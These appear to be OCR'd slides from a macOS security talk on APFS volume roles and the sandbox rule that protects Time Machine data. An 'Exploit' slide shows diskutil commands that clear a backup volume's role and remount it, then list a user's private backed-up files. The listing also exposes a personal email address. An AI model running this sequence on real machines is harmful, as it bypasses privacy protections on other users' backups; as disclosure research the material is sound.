
APFS disk roles

- APFS defines various disk roles

- TM = Backup




```
APFS VOLUME ROLES
     APFS Volumes can be tagged with certain role meta-data flags. Supported flags are:

           •   B - Preboot (boot loader)

           •   R - Recovery

           •   V - VM (swap space)

           •   I - Installer

           •   T - Backup (Time Machine)

           •   S - System

           •   D - Data

           •   E - Update

           •   X - XART (hardware security)

           •   H - Hardware

           •   C - Sidecar (Time Machine)

           •   Y - Enterprise (data)
```




```
fish@sonoma1 ~ % diskutil apfs list
|   +-> Volume disk3s2 9DA0CF6C-F7C7-4506-9436-
006B16FBF408-----------------------------------------------
|       APFS Volume Disk (Role):   disk3s2 (Backup)
|       Name:                      TM (Case-sensitive)
|       Mount Point:               /Volumes/TM
|       Capacity Consumed:         3737165824 B (3.7 GB)
|       Sealed:                    No
|       FileVault:                 No (Encrypted at rest)
```

SIP (Sandbox Platform Profile)



```
long __cdecl storage_class_map()
...
  else
  {
    if ( literal("/library/preferences/com.apple.timemachine.plist") != 0
)     return allow("assign-storage-class 'TimeMachine'");
    if ( subpath("/volumes/com.apple.timemachine.localsnapshots") )
      return allow("assign-storage-class 'TimeMachine'");
    if ( subpath_prefix("/volumes/.timemachine/${any_uuid}") )
      return allow("assign-storage-class 'TimeMachine'");
    if ( file_attribute("time-machine-device") != 0 )
      return allow("assign-storage-class 'TimeMachine'");
    if ( file_attribute("time-machine-backup") != 0 )
      return allow("assign-storage-class 'TimeMachine'");
  }
```

Exploit



```
fish@sonoma1 ~ % diskutil apfs changeVolumeRole disk3s2 clear
fish@sonoma1 ~ % diskutil umount disk3s2
Volume TM on disk3s2 unmounted
fish@sonoma1 ~ % diskutil mount disk3s2
Volume TM on disk3s2 mounted
fish@sonoma1 ~ % ls -l /Volumes/TM/
total 8
drwxr-xr-x@ 5 root  staff  160 Apr 11 15:02 2024-04-11-150432.previous
-rw-r--r--@ 1 root  staff  563 Apr 11 15:04 backup_manifest.plist

fish@sonoma1 ~ % ls -l /Volumes/TM/2024-04-11-150432.previous/Data/Users/fish
total 4373688
-rw-------+ 1 root  staff      14739 Apr 10 17:51 2.txt
-rw-r--r--@ 1 fish  staff    3959690 Jun  2  2023 Apple Service Utility Customer.pkg
-rwxrwxrwx+ 1 fish  admin         38 Mar  5 14:55 AppleServiceUtility
drwxr-xr-x@ 2 fish  staff         64 Nov  7 18:56 Applications
drwx------@ 5 fish  staff        160 Mar 22 15:04 Desktop
drwx------@ 4 fish  staff        128 Apr 11 14:48 Downloads
lrwx------+ 1 fish  staff         66 Apr 11 14:46 Google Drive -> /Users/fish/Library/CloudStorage/GoogleDrive-
fitzl.csaba@gmail.com
drwx------@ 5 fish  staff        160 Feb 19 13:33 Movies
drwx------@ 5 fish  staff        160 Apr 11 14:54 Music
drwx------@ 5 fish  staff        160 Apr 11 14:54 Pictures
drwxr-xr-x@ 4 fish  staff        128 Oct 24 14:24 Public
...

fish@sonoma1 ~ % ls -l /Volumes/TM/2024-04-11-150432.previous/Data/Users/fish/Desktop
total 8
-rw-r--r--@ 1 fish  staff  12 Dec 13 10:26 secret.txt
```

